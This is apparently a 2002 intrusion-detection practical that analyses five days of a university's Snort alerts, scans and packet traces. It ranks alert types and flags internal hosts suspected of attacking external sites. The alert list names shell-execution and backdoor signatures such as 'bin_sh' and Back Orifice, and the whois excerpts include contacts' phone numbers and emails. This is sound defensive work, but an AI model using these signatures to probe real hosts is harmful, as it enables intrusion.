This paper is an analysis of the logs generated by MY UNIVERSITY over the five-day period from February 28 – March 4, 2002. Scan reports, alert logs and out-of-spec logs were analyzed. However, network topology and the rule set used to generate the alerts was not available.

The amount of data collected by the scanners was quite large (over 300MB uncompressed, more than 390,000 alerts). Therefore this analysis will emphasize those alerts/attackers that are most active.

Several potential issue were uncovered, in particular:
-Host 10.1.60.43 appears to be conducting a very large number of scans (approximately 1/5 of all recorded scans involve this host)
-Several hosts inside the network appear to be actively hacking other sites, particularly sites in Asia
-There appears to be a significant amount of file sharing traffic generated on the network. This should be monitored for bandwidth monitoring purposes as well as potential copyright infringement liability for the University.

Introduction:
I analyzed log data from a five-day period: February 28 – March 4, 2002
The files analyzed were:
```
alert.020228.gz
alert.020301.gz
alert.020302.gz
alert.020303.gz
alert.020304.gz
oos_Feb.28.2002.gz
oos_Mar.1.2002.gz
oos_Mar.2.2002.gz
oos_Mar.3.2002.gz
oos_Mar.4.2002.gz
scans.020228.gz
scans.020301.gz
scans.020302.gz
scans.020303.gz
scans.020304.gz
```

They were downloaded from: http://www.research.umbc.edu/~andy/

As stated previously, the files were large, with the network averaging ~ 80k alerts per day. These are Snort alerts, however the binary dump is not available, nor is the rule set. I have made a best effort at interpreting what the alerts actually mean, but I have no way of being sure. Where possible, I found a similar rule in the base rule set.

Analysis Methodology:
The volume of data involved is daunting. Manual sorting is impossible, and in it's un-aggregated state, much automated processing would be difficult. I read past practical assignments to review previous students' efforts. I ultimately decided to write a Perl script to process the data for several reasons:

1. It's what I know best.
2. It would allow me to change my analysis techniques quickly.
3. It could easily produce a tab-delimited file for import into MS Excel

After the files were processed, they were imported into Excel. Excel has some drawbacks, but it is one of the easiest way to quickly sort delimited data. One of its drawbacks is that it is limited 65,536 rows. This made it impractical to process the ntp_scan file and the scan_of_interest file generated by the script. I overcame this by using the linux sort utility and reviewing these files manually for large patterns. While scrolling through the sorted file, it is relatively easy to pick out the unchanging pattern of a large-scale scan.


The top seven alerts account for 94% of the alerts after removing certain of the less critical categories of alerts. I will discuss that activity in-depth

Summary of Activity:
After the data was collected, the alerts where sorted, removing INFO, SCAN, and WATCHLIST reports (which were separately aggregrated), and then summarized. That converted the 390,000+ alerts into the following table:

Alert	# of Reports
connect to 515 from inside	219422
spp_http_decode: IIS Unicode attack detected	77816
SMB Name Wildcard	66422
SNMP public access	49189
MISC Large UDP Packet	43163
ICMP Echo Request L3retriever Ping	32509
High port 65535 udp - possible Red Worm - traffic	10377
spp_http_decode: CGI Null Byte attack detected	7332
ICMP Echo Request Nmap or HPING2	5621
Possible trojan server activity	5021
WEB-IIS view source via translate header	1617
ICMP Router Selection	1455
WEB-CGI scriptalias access	1208

Tiny Fragments - Possible Hostile Activity	1129
ICMP Fragment Reassembly Time Exceeded	1113
FTP DoS ftpd globbing	879
WEB-MISC Attempt to execute cmd	620
Incomplete Packet Fragments Discarded	537
WEB-FRONTPAGE _vti_rpc access	425
WEB-IIS _vti_inf access	425
NMAP TCP ping!	263
Null scan!	241
ICMP Echo Request Windows	181
SCAN Proxy attempt	128
WEB-MISC http directory traversal	118
ICMP traceroute	94
SCAN Synscan Portscan ID 19104	74
Port 55850 tcp - Possible myserver activity - ref. 010313-1	70
Back Orifice	65
FTP CWD / - possible warez site	61
ICMP Destination Unreachable (Communication Administratively Prohibited)	53
ICMP Echo Request Delphi-Piette Windows	52
High port 65535 tcp - possible Red Worm - traffic	45
ICMP Destination Unreachable (Protocol Unreachable)	41
EXPLOIT x86 NOOP	34
SCAN FIN	32
WEB-MISC ICQ Webfront HTTP DOS	28
WEB-MISC 403 Forbidden	24
Queso fingerprint	23
Attempted Sun RPC high port access	23
MISC traceroute	22
EXPLOIT NTPDX buffer overflow	18
RPC tcp traffic contains bin_sh	18
WEB-MISC compaq nsight directory traversal	17
Russia Dynamo - SANS Flash 28-jul-00	14
ICMP Echo Request CyberKit 2.2 Windows	13
WEB-IIS Unauthorized IP Access Attempt	13
EXPLOIT x86 setgid 0	11
RFB - Possible WinVNC - 010708-1	10
EXPLOIT x86 setuid 0	8
x86 NOOP - unicode BUFFER OVERFLOW ATTACK	7
EXPLOIT x86 stealth noop	7
WEB-MISC cd..	6
Port 55850 udp - Possible myserver activity - ref. 010313-1	5
WEB-MISC /....	4
WEB-IIS File permission canonicalization	2
WEB-IIS asp-dot attempt	2
IDS552/web-iis_IIS ISAPI Overflow ida nosize	2

TFTP - Internal UDP connection to external tftp server	2
RPC udp traffic contains bin sh	2
SUNRPC highport access!	2
WEB-CGI formmail access	2
WEB-IIS encoding access	2
WEB-CGI redirect access	1
DNS named iquery attempt	1
TFTP - External UDP connection to internal tftp server	1
WEB-CGI phf access	1
EXPLOIT x86 NOPS	1
NIMDA - Attempt to execute cmd from campus host	1



As the pie chart shows, the top seven alerts (in bold in the table) account for 94% of those generated with at least 10,000 alerts each. The total number of alerts excluding INFO, Watchlist, and Scans was 528,125.

These "Top 7" will be discussed in their rank order.

1. Connect to 515 from inside. The line printer daemon has had at least 3 of vulnerabilities associated with it over the last 2 years (BID 2865, 1712, 1447). In this case however, all of the requests have gone to two machines:

```
10.1.150.198   connect to 515 from inside                              218105
10.1.1.63      connect to 515 from inside                                1317
```

The requests have originated from 151 different machines. It is my assessment that 10.1.150.198 is probably a print server. 10.1.1.63 is probably one as well. However, if they are not, then it is likely that they are hacked and being used to scan inside the network. By using port 515 as their source port, the scanner could mask the activity. However, there is nothing in the scan logs to indicate that this is likely.

If possible, the administrator should tweak the rule generating these alerts to reduce/remove these two machines from the logs.

2. spp_http_decode: IIS Unicode attack detected. In contrast to the previous detect, this one is widespread. The attackers are spread across approximately 800 hosts, almost all external.

The two hardest hit are:

```
211.115.213.32   spp_http_decode: IIS Unicode attack detected       2963
211.115.212.150  spp_http_decode: IIS Unicode attack detected       2541
```

211.115.213.32 is www.iloveschool.co.kr and
211.115.212.150 is http://cnts.godpeople.com/

Both sites are in an Asian language. In fact, 9 of the top 10 sites appear to be Asian.

The attacks originated from 159 hosts, mostly internal. The top ten attackers are:

```
10.1.153.123   spp_http_decode: IIS Unicode attack detected        4856
10.1.153.202   spp_http_decode: IIS Unicode attack detected        3939
10.1.153.113   spp_http_decode: IIS Unicode attack detected        3821
10.1.153.171   spp_http_decode: IIS Unicode attack detected        3368
10.1.153.110   spp_http_decode: IIS Unicode attack detected        2714
10.1.153.118   spp_http_decode: IIS Unicode attack detected        2464
10.1.153.210   spp_http_decode: IIS Unicode attack detected        2355
10.1.153.193   spp_http_decode: IIS Unicode attack detected        2339
10.1.153.136   spp_http_decode: IIS Unicode attack detected        2335
10.1.153.142   spp_http_decode: IIS Unicode attack detected        2164
```

Based on the fact that the attacker base is relatively small compared to the victim base, and that the victim base appears heavily Asian in origin, this correlates with the on going "hacker war" between some hackers in some Asian nations (Korea and Chinese particularly) and U.S. hackers.

The activity on the top ten attackers should be monitored. They should be removed from the network if their activity continues.

3. SMB Name Wildcard – This is used for enumerating Windows and Samba machines. The response includes a list of netbios names known by that machine. (http://www.sans.org/newlook/resources/IDFAQ/port_137.htm)

Sources number 258, with one oddity. Destinations are 435, all internal.
Top 3 source Ips:

10.1.11.7	SMB Name Wildcard	14727
10.1.11.6	SMB Name Wildcard	13104
10.1.11.5	SMB Name Wildcard	4135

Top 3 destination Ips:

10.1.11.7	SMB Name Wildcard	14675
10.1.11.6	SMB Name Wildcard	13060
10.1.11.5	SMB Name Wildcard	4109

The internal traffic appears to be fairly normal, likely 11.5-11.7 are domain controllers and most of the traffic is legitimate netbios discovery.

However, there was one odd source:

169.254.22.29	SMB Name Wildcard	33

169.254/16 is now (since July 2001) part of the reserved IP space: (http://search.ietf.org/internet-drafts/draft-ietf-zeroconf-ipv4-linklocal-04.txt)

The source of this trace is most likely a dual homed Windows machine: (http://archives.neohapsis.com/archives/incidents/2000-04/0042.html)

4. SNMP public access – SNMP allows for the remote configuration and management of many network devices, including routers, switches, and firewalls. It uses a "community string" as a password. Community strings of "Public" or "Private" are often the defaults and are therefore vulnerable. 22 hosts performed/attempted access on 150 hosts using public community strings.

In particular, these seven were the "top talkers":

10.1.70.177	SNMP public access	19610
10.1.150.198	SNMP public access	11739
10.1.88.240	SNMP public access	7838
10.1.150.41	SNMP public access	2410
10.1.153.220	SNMP public access	2020
10.1.150.245	SNMP public access	1762
10.1.88.138	SNMP public access	1333
10.1.88.185	SNMP public access	1304

These were the top 10 controlled devices:

10.1.151.114	SNMP public access	8564
10.1.150.195	SNMP public access	7863
10.1.152.109	SNMP public access	6579
10.1.5.247	SNMP public access	3896
10.1.5.137	SNMP public access	2584
10.1.5.143	SNMP public access	2555
10.1.5.31	SNMP public access	1971
10.1.5.97	SNMP public access	1900
10.1.5.96	SNMP public access	1878
10.1.5.127	SNMP public access	1876

It is unknown (due to lack of information on the rule set) whether these were simply attempts to login with a public string, or if they were successful logins. If these devices currently have a public community string set, I strongly recommend that it be changed.

5. MISC Large UDP Packet – from the base Snort rule set:

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Large UDP
Packet"; dsize: >4000; reference:arachnids,247; classtype:bad-unknown;
sid:521; rev:1;)
```

This alert will trigger any time a UDP packet larger than 4000 bytes is sent. UDP is usually used for small pieces of information, so 4000 bytes is relatively large. However, many streaming formats use UDP because reliability is less important than speed and low overhead.

Of the top six sources:

63.250.205.8	MISC Large UDP Packet	9353
63.250.205.44	MISC Large UDP Packet	8728
202.30.244.134	MISC Large UDP Packet	5792
202.30.244.133	MISC Large UDP Packet	2814

216.106.172.146	MISC Large UDP Packet	2250
216.106.173.144	MISC Large UDP Packet	1960

```
1 & 2:
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
   2914 Taylor st
   Dallas, TX 75226
   US

   Netname: NETBLK2-YAHOOBS
   Netblock: 63.250.192.0 - 63.250.223.255

3 & 4
% (whois7.apnic.net)

inetnum:      202.30.0.0 - 202.31.255.255
netname:      KRNIC-KR
descr:        KRNIC
descr:        Korea Network Information Center
(further information unavailable)

5 & 6
[whois.arin.net]
iBEAM Broadcasting Corporation (NETBLK-IBEAM)
   645 Almanor Ave., suite 100
   Sunnyvale, CA 94085
   US

   Netname: IBEAM
   Netblock: 216.106.160.0 - 216.106.175.255
   Maintainer: BEAM
```

Four out of the top six provide streaming content. The two in Korea are unknown. The rule is designed to detect a DOS, however it is likely that these were streaming content.

6. ICMP Echo Request L3retriever Ping – Snort rule:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP L3retriever
Ping"; content: "ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI"; itype: 8; icode: 0;
depth: 32; reference:arachnids,311; classtype:attempted-recon; sid:466;
rev:1;)
```

Destinations:

10.1.11.7	ICMP Echo Request L3retriever Ping	14760
10.1.11.6	ICMP Echo Request L3retriever Ping	13103
10.1.11.5	ICMP Echo Request L3retriever Ping	4080
10.1.5.4	ICMP Echo Request L3retriever Ping	392

10.1.5.96	ICMP Echo Request L3retriever Ping	99
10.1.10.49	ICMP Echo Request L3retriever Ping	42
10.1.5.35	ICMP Echo Request L3retriever Ping	16
10.1.150.139	ICMP Echo Request L3retriever Ping	5
10.1.5.3	ICMP Echo Request L3retriever Ping	3
10.1.115.172	ICMP Echo Request L3retriever Ping	2
10.1.130.187	ICMP Echo Request L3retriever Ping	2
10.1.151.191	ICMP Echo Request L3retriever Ping	2
10.1.5.72	ICMP Echo Request L3retriever Ping	1
10.1.5.92	ICMP Echo Request L3retriever Ping	1
10.1.5.94	ICMP Echo Request L3retriever Ping	1

Sources are approximately 150 different hosts, all on the local network. The top 3 destinations are the machines previously suspected as being a domain controllers. According to a discussion on the Snort Users mailing list, Windows 2000 clients match this pattern when requesting ICMP echos.

```
(http://groups.google.com/groups?hl=en&ie=utf-8&oe=utf-
8&threadm=9mlghb%242559%241%40FreeBSD.csie.NCTU.edu.tw&rnum=1&prev=/gro
ups%3Fq%3Dl3retriever%26num%3D30%26hl%3Den%26ie%3Dutf-8%26oe%3Dutf-
8%26filter%3D0)
```

Based on this fact, and the probably correlation to 11.5 – 11.7 as domain controllers, I would judge this as routine activity. The busiest source generated ~ 1200 alerts in 5 days, if each alert represents one ping, this would be well with acceptable network standards.

7. High port 65535 udp - possible Red Worm – traffic
I am unable to locate a rule that correlates to this one. However, the Adore worm was originally called the Red worm and one of its compromises was that when it received a specifically crafted ICMP packet, it would open a backdoor on TCP port 65535. (http://rr.sans.org/threats/mutation.php) There appears to be a rule in place to report the TCP connection as well. However, considering the volume of UDP traffic already seen on this network (gaming, streaming content, etc) it would not be surprising to find some normal UDP traffic on that port. I have been unable to locate any correlation of UDP traffic to the Adore backdoor.

The top sources are:

10.1.6.52	High port 65535 udp - possible Red Worm - traffic	2920
10.1.6.49	High port 65535 udp - possible Red Worm - traffic	2294
10.1.6.48	High port 65535 udp - possible Red Worm - traffic	1890
10.1.6.50	High port 65535 udp - possible Red Worm - traffic	1838

Hits fall off rapidly after these, #6 only has 184 hit

The top destinations are:

10.1.152.22	High port 65535 udp - possible Red Worm - traffic	554
10.1.152.174	High port 65535 udp - possible Red Worm - traffic	345
10.1.152.186	High port 65535 udp - possible Red Worm - traffic	298
10.1.152.180	High port 65535 udp - possible Red Worm - traffic	277
10.1.152.158	High port 65535 udp - possible Red Worm - traffic	265

With a gradual drop off.

While this is likely innocuous traffic, it would be worth while to nmap the top destinations for an OS fingerprint. If the host is a UNIX variant, it should be checked to ensure it is not infected.

That concludes the discussion of the top alerts. While analyzing the alerts, I segregated three types of alerts for the mass in order to streamline the analysis. I separated the INFO, Watchlists, and possible AFS3 generated alerts out of the files. I will discuss each of them briefly.

INFOs:
The INFO alerts account for 24,731 alerts during the five days. These alerts appear to be tied to file sharing activities such Napster, Gnutella, anonymous FTP, etc. This information could be useful in bandwidth management decisions as well as the University may want to consider blocking these services to reduce potential liability under the Digital Millennium Copyright Act.

Watchlist:
The Watchlists apparently flag traffic to and from two net blocks, one in China:

```
[whois.arin.net]
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
   P.O. Box 2704-10,
   Institute of Computing Technology Chinese Academy of Sciences
   Beijing 100080, China
   CN

   Netname: NCFC
   Netblock: 159.226.0.0 - 159.226.255.255

   Coordinator:
      Qian, Haulin  (QH3-ARIN)  hlqian@NS.CNC.AC.CN
      +86 1 2569960

   Domain System inverse mapping provided by:

   NS.CNC.AC.CN                 159.226.1.1
   GINGKO.ICT.AC.CN             159.226.40.1
   Record last updated on 25-Jul-1994.
   Database last updated on  24-Mar-2002 19:56:58 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

And one in Israel:

```
[whois.ripe.net]
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      212.179.35.96 - 212.179.35.127
netname:      EPLICATION-LTD
mnt-by:       INET-MGR
descr:        EPLICATION-LTD-HOSTING
country:      IL
admin-c:      ZV140-RIPE
tech-c:       MZ4647-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
changed:      hostmaster@isdn.net.il 20020312
source:       RIPE

route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE

person:       Zehavit Vigder
address:      bezeq-international
address:      40 hashacham
address:      petach tikva 49170 Israel
phone:        +972 52 770145
fax-no:       +972 9 8940763
e-mail:       hostmaster@bezeqint.net
nic-hdl:      ZV140-RIPE
changed:      zehavitv@bezeqint.net 20000528
source:       RIPE

person:       Meron Ziv
address:      Bezeq International
address:      hashacham 40
address:      petach tiqua
address:      Israel
phone:        +972-3-9257710
```

```
e-mail:        hostmaster@bezeqint.net
nic-hdl:       MZ4647-RIPE
changed:       hostmaster@bezeqint.net 20010107
source:        RIPE
```

The administrator must have had a problem with these net blocks in the past, but all of the traffic during this time involved either port 80 (www) or port 1214 (Kazaa). These totaled 10738 detects with 166 originating from the Chinese net block, the remainder from the Israeli. There is nothing apparently anomalous about these connections.

AFS – Andrew File System:
AFS is a kerberos authenticated client-server file sharing system. It communicates on ports 7000 –7009. (http://www.transarc.ibm.com/) It is likely a source of a significant portion of the port 7000 -> 7001 UDP scan report. The scans were sorted for source ports 7000-7004 AND destination ports 7000-7004 UDP; a total of 220,903 scan reports were potentially isolated.

However, if the administrator knows for sure that AFS is not being used on the network, then it should be further investigated.

Out-of-Spec (OOS) Packets:
There were a total of 34 packets logged during the period. On examination most appear to be benign, probably caused by broken stack somewhere along the line. All but 4 of the traces are attempting to connect to port 1214 (Kazaa) or port 6346 (Gnutella). Those ports can generate a large amount of traffic, but aside from copyright issues and bandwidth consumption are mostly benign. That plus the fact the connects are from a few machines to a few machines on those specific ports indicates a corrupted stack.

The Auth trace is interesting, but also probably benign. 216.218.255.227 is gamesnet.net which is "…the very first irc network devoted solely to gaming founded many years ago in 1996." (http://www.gamesnet.net/about.php) The second address (63.98.19.242) resolves irc.secsup.uu.net. Some IRC servers use the Identification Protocol (http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1413.html) to attempt to validate the user on a specific connection. The traces are likely benign, mangled traffic.

The Christmas Tree packet however originates from 68.50.154.196 which is part of Maryland Comcast network:

```
[root@localhost pub]# host 68.50.154.196
196.154.50.68.IN-ADDR.ARPA domain name pointer
pcp319978pcs.waldrf01.md.comcast.net
```

This packet with all bits set except Urgent and the 2nd Reserved. This was directed at a web server, and was probably an OS detection attempt. I cannot however tie it to a specific tool. It is definite not an NMAP Christmas Tree, as it sets the FUP flags (man nmap).

```
Christmas Tree - Probably OS Detection
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/04-10:27:24.202829 68.50.154.196:1249 -> 10.1.5.96:80
TCP TTL:111 TOS:0x0 ID:15112  DF
*1SFRPA* Seq: 0x9D496   Ack: 0xEFB4   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK NOP NOP SackOK EOL EOL
EOL EOL EOL EOL EOL EOL EOL EOL EOL EOL EOL EOL EOL EOL

Auth
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-12:38:23.352171 216.218.255.227:42956 -> 10.1.152.179:113
TCP TTL:50 TOS:0x0 ID:53711  DF
21S***** Seq: 0x4EA98596   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 40260697 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-15:14:53.421175 63.98.19.242:37847 -> 10.1.152.15:113
TCP TTL:51 TOS:0x0 ID:53923  DF
21S***** Seq: 0x9CD99A15   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 95307958 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-15:15:54.003999 63.98.19.242:37887 -> 10.1.152.15:113
TCP TTL:51 TOS:0x0 ID:62616  DF
21S***** Seq: 0xA0B494F9   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 95314017 0 EOL EOL EOL EOL

Kazaa
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/28-15:42:22.143563 165.121.26.190:33343 -> 10.1.150.133:1214
TCP TTL:42 TOS:0x0 ID:12383  DF
21S***** Seq: 0xC1093967   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 5441848 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/28-15:42:22.713509 165.121.26.190:33347 -> 10.1.150.133:1214
TCP TTL:42 TOS:0x0 ID:33480  DF
21S***** Seq: 0xC1B78BBA   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 5441906 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/28-15:42:23.299286 165.121.26.190:33349 -> 10.1.150.133:1214
TCP TTL:42 TOS:0x0 ID:12126  DF
21S***** Seq: 0xC19E26F0   Ack: 0x0   Win: 0x16B0
```

```
TCP Options => MSS: 1412 SackOK TS: 5441966 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-02:32:25.386916 66.32.57.247:46417 -> 10.1.150.133:1214
TCP TTL:42 TOS:0x0 ID:4663  DF
21S***** Seq: 0x593F4FA4   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 1662355 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-02:32:25.962498 66.32.57.247:46418 -> 10.1.150.133:1214
TCP TTL:42 TOS:0x0 ID:46266  DF
21S***** Seq: 0x59C4E971   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 1662411 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-02:32:26.534079 66.32.57.247:46420 -> 10.1.150.133:1214
TCP TTL:42 TOS:0x0 ID:54785  DF
21S***** Seq: 0x5A1C8807   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 1662470 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-09:51:46.276727 62.201.85.15:49679 -> 10.1.150.133:1214
TCP TTL:51 TOS:0x0 ID:59803  DF
21S***** Seq: 0x4F671A83   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1452 SackOK TS: 97579800 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/01-09:52:12.037745 62.201.85.15:49701 -> 10.1.150.133:1214
TCP TTL:51 TOS:0x0 ID:48978  DF
21S***** Seq: 0x51CF4275   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1452 SackOK TS: 97582375 0 EOL EOL EOL EOL

Gnutella
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/28-16:54:16.859073 12.7.27.178:63766 -> 10.1.153.198:6346
TCP TTL:44 TOS:0x0 ID:46645  DF
21S***** Seq: 0xA9835661   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 33022036 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/28-16:54:22.303809 12.7.27.178:63771 -> 10.1.153.198:6346
TCP TTL:44 TOS:0x0 ID:17951  DF
21S***** Seq: 0xA9FCA4BD   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 33022626 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/28-16:41:30.210445 68.37.65.44:3511 -> 10.1.153.198:6346
TCP TTL:111 TOS:0x0 ID:13587  DF
**SFRP*U Seq: 0x63924E   Ack: 0xD60047   Win: 0x5018
TCP Options => EOL EOL EOL EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:22:42.524526 65.28.222.108:54151 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:49184  DF
21S***** Seq: 0x73F3EE13   Ack: 0x0   Win: 0x16D0
```

```
TCP Options => MSS: 1460 SackOK TS: 4533811 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:22:52.910017 65.28.222.108:54315 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:43484  DF
21S***** Seq: 0x743D9BE8   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4534836 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:23:09.684119 65.28.222.108:54525 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:45196  DF
21S***** Seq: 0x74BE873B   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4536540 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:23:23.949145 65.28.222.108:54731 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:37047  DF
21S***** Seq: 0x7606AD9B   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4537945 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:23:28.100299 65.28.222.108:54838 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:26272  DF
21S***** Seq: 0x76D05952   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4538354 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:23:36.025215 65.28.222.108:54969 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:26291  DF
21S***** Seq: 0x765925A7   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4539156 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:23:47.061966 65.28.222.108:55071 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:29808  DF
21S***** Seq: 0x7740325A   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4540257 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:24:05.194369 65.28.222.108:55376 -> 10.1.153.175:6346
TCP TTL:48 TOS:0x0 ID:63898  DF
21S***** Seq: 0x78D2B7E8   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 4542066 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/03-13:57:57.075295 62.30.110.169:34606 -> 10.1.153.175:6346
TCP TTL:47 TOS:0x0 ID:30597  DF
21S***** Seq: 0xF5A45B19   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 273564 0 EOL EOL EOL EOL
